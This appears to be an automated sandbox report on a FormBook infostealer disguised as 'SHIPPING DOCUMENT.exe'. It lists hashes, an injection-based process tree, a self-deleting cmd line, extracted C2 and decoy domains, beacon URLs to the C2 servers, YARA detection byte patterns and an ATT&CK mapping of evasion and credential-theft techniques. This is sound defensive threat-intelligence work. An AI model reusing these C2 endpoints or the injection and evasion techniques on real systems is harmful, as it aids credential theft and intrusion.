ID: 404217
Sample Name: SHIPPING DOCUMENT.exe
Cookbook: default.jbs
Time: 20:09:44
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report SHIPPING DOCUMENT.exe

Overview


General Information

Sample Name:	SHIPPING DOCUMENT.exe
Analysis ID:	404217
MD5:	25e847b9631bc2..
SHA1:	641756a84fdce68.
SHA256:	70dfd7bc81878d2.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Executable has a suspicious name (…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- SHIPPING DOCUMENT.exe (PID: 7060 cmdline: 'C:\Users\user\Desktop\SHIPPING DOCUMENT.exe' MD5: 25E847B9631BC2FE8D87FE4278FA142E)
  - SHIPPING DOCUMENT.exe (PID: 7088 cmdline: 'C:\Users\user\Desktop\SHIPPING DOCUMENT.exe' MD5: 25E847B9631BC2FE8D87FE4278FA142E)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autofmt.exe (PID: 5756 cmdline: C:\Windows\SysWOW64\autofmt.exe MD5: 7FC345F685C2A58283872D851316ACC4)
      - NETSTAT.EXE (PID: 5752 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 6948 cmdline: /c del 'C:\Users\user\Desktop\SHIPPING DOCUMENT.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6664 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.knighttechinca.com/dxe/"
  ],
  "decoy": [
    "sardarfarm.com",
    "959tremont.com",
    "privat-livecam.net",
    "ansel-homebakery.com",
    "joysupermarket.com",
    "peninsulamatchmakers.net",
    "northsytyle.com",
    "radioconexaoubermusic.com",
    "relocatingrealtor.com",
    "desyrnan.com",
    "onlinehoortoestel.online",
    "enpointe.online",
    "rvvikings.com",
    "paulpoirier.com",
    "shitarpa.net",
    "kerneis.net",
    "rokitreach.com",
    "essentiallygaia.com",
    "prestiged.net",
    "fuerzaagavera.com",
    "soukid.com",
    "moderndatingcoach.com",
    "mentalfreedom.guru",
    "bullishsoftware.com",
    "sectorulb.com",
    "outletyana.com",
    "fptplaybox.website",
    "artinmemory.com",
    "buyruon.com",
    "ljd.xyz",
    "mondaysmatters.com",
    "spiritsoundart.net",
    "ixiangzu.com",
    "lacompagniadelfardello.com",
    "bnctly.com",
    "sarasvati-yoga.com",
    "0055game.com",
    "lagrangewildliferemoval.com",
    "umlausa.com",
    "chaytel.com",
    "kkkc5.com",
    "union-green.com",
    "philreid4cc.com",
    "theanimehat.com",
    "redlightlegal.com",
    "myaustraliarewards.com",
    "barkinlot.com",
    "mujahidservice.online",
    "nugeneraonline.com",
    "sopplugin.com",
    "makemyroom.design",
    "ferienschweden.com",
    "fps2020dkasphotoop.com",
    "stylezbykay.com",
    "royalpropertiesgurugram.com",
    "birzulova.com",
    "cosmicmtn.com",
    "kissanime.press",
    "poweringprogress.today",
    "omsamedic.com",
    "drunkpoetsociety.com",
    "hostbison.com",
    "asapdecor.com",
    "houseofsisson.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.661322620.00000000023D0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.661322620.00000000023D0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.661322620.00000000023D0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.700344342.0000000000710000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.700344342.0000000000710000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.SHIPPING DOCUMENT.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.SHIPPING DOCUMENT.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.SHIPPING DOCUMENT.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
1.1.SHIPPING DOCUMENT.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.SHIPPING DOCUMENT.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Uses netstat to query active network connections and open ports

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Executable has a suspicious name (potential lure to open the executable)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Access Token Manipulation 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SHIPPING DOCUMENT.exe	34%	Virustotal		Browse
SHIPPING DOCUMENT.exe	45%	ReversingLabs	Win32.Trojan.Predator	
SHIPPING DOCUMENT.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nszA951.tmp\2x6gdfzk.dll	17%	ReversingLabs	Win32.Trojan.Jaik	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.SHIPPING DOCUMENT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.0.SHIPPING DOCUMENT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.1.SHIPPING DOCUMENT.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.SHIPPING DOCUMENT.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.SHIPPING DOCUMENT.exe.23d0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.SHIPPING DOCUMENT.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
8.2.NETSTAT.EXE.32de860.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.NETSTAT.EXE.3dcf834.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.barkinlot.com	0%	Virustotal		Browse
www.union-green.com	0%	Virustotal		Browse
www.fuerzaagavera.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.union-green.com/dxe/?k0GxOl=sOnMPkACxZJCHwFpI01WJHJoP6Rqh5hpLBOGFt1I8eGpOjOkLkuqJ1zaMIEMMNEsyDxC&NX1TzP=t8UH-PXh7J	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.yabovip1288.com	0%	Avira URL Cloud	safe	
www.knighttechinca.com/dxe/	0%	Avira URL Cloud	safe	
http://www.fuerzaagavera.com/dxe/?k0GxOl=RbAtrmEWvlHFDlwUmkIgxTv6ob9YXkoV/NFTjoChCyM+ucvF9ABfViB5xXwNeUqJEtMU&NX1TzP=t8UH-PXh7J	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.barkinlot.com/dxe/?k0GxOl=WjDhBMZGXEFchLZ7o6W3JT2VhJsjwIpQ+RcXbs0zm7DaFFVtu5gSyYsWe3hhttt0VKfM&NX1TzP=t8UH-PXh7J	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.buyruon.com/dxe/?k0GxOl=sFVJxLIQKAVd+Y7XtG7gnaG34PPCpjG6GFyGl+6CuFNb0W3+mUMXX+9XGZNJldEnuWZ9&NX1TzP=t8UH-PXh7J	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.barkinlot.com	107.151.79.234	true	true	• 0%, Virustotal, Browse	unknown
www.union-green.com	154.220.41.208	true	true	• 0%, Virustotal, Browse	unknown
www.fuerzaagavera.com	64.190.62.111	true	true	• 0%, Virustotal, Browse	unknown
buyruon.com	34.102.136.180	true	false		unknown
www.buyruon.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.union-green.com/dxe/?k0GxOl=sOnMPkACxZJCHwFpI01WJHJoP6Rqh5hpLBOGFt1l8eGpOjOkLkuqJ1zaMIEMMNEsyDxC&NX1TzP=t8UH-PXh7J	true	• Avira URL Cloud: safe	unknown
www.knighttechinca.com/dxe/	true	• Avira URL Cloud: safe	low
http://www.fuerzaagavera.com/dxe/?k0GxOl=RbAtrmEWvlHFDlwUmkIgxTv6ob9YXkoV/NFTjoChCyM+ucvF9ABfViB5xXwNeUqJEtMU&NX1TzP=t8UH-PXh7J	true	• Avira URL Cloud: safe	unknown
http://www.barkinlot.com/dxe/?k0GxOl=WjDhBMZGXEFchLZ7o6W3JT2VhJsjwIpQ+RcXbs0zm7DaFFVtu5gSyYsWe3hhttt0VKfM&NX1TzP=t8UH-PXh7J	true	• Avira URL Cloud: safe	unknown
http://www.buyruon.com/dxe/?k0GxOl=sFVJxLIQKAVd+Y7XtG7gnaG34PPCpjG6GFyGl+6CuFNb0W3+mUMXX+9XGZNJldEnuWZ9&NX1TzP=t8UH-PXh7J	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.682293181.000000000B976000.0 0000002.00000001.sdmp	false		high
http://https://sedo.com/search/details/?partnerid=324561&language=it&domain=fuerzaagavera.com&origin=sales_	NETSTAT.EXE, 00000008.00000002 .917087722.00000000042BF000.00 000004.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	SHIPPING DOCUMENT.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
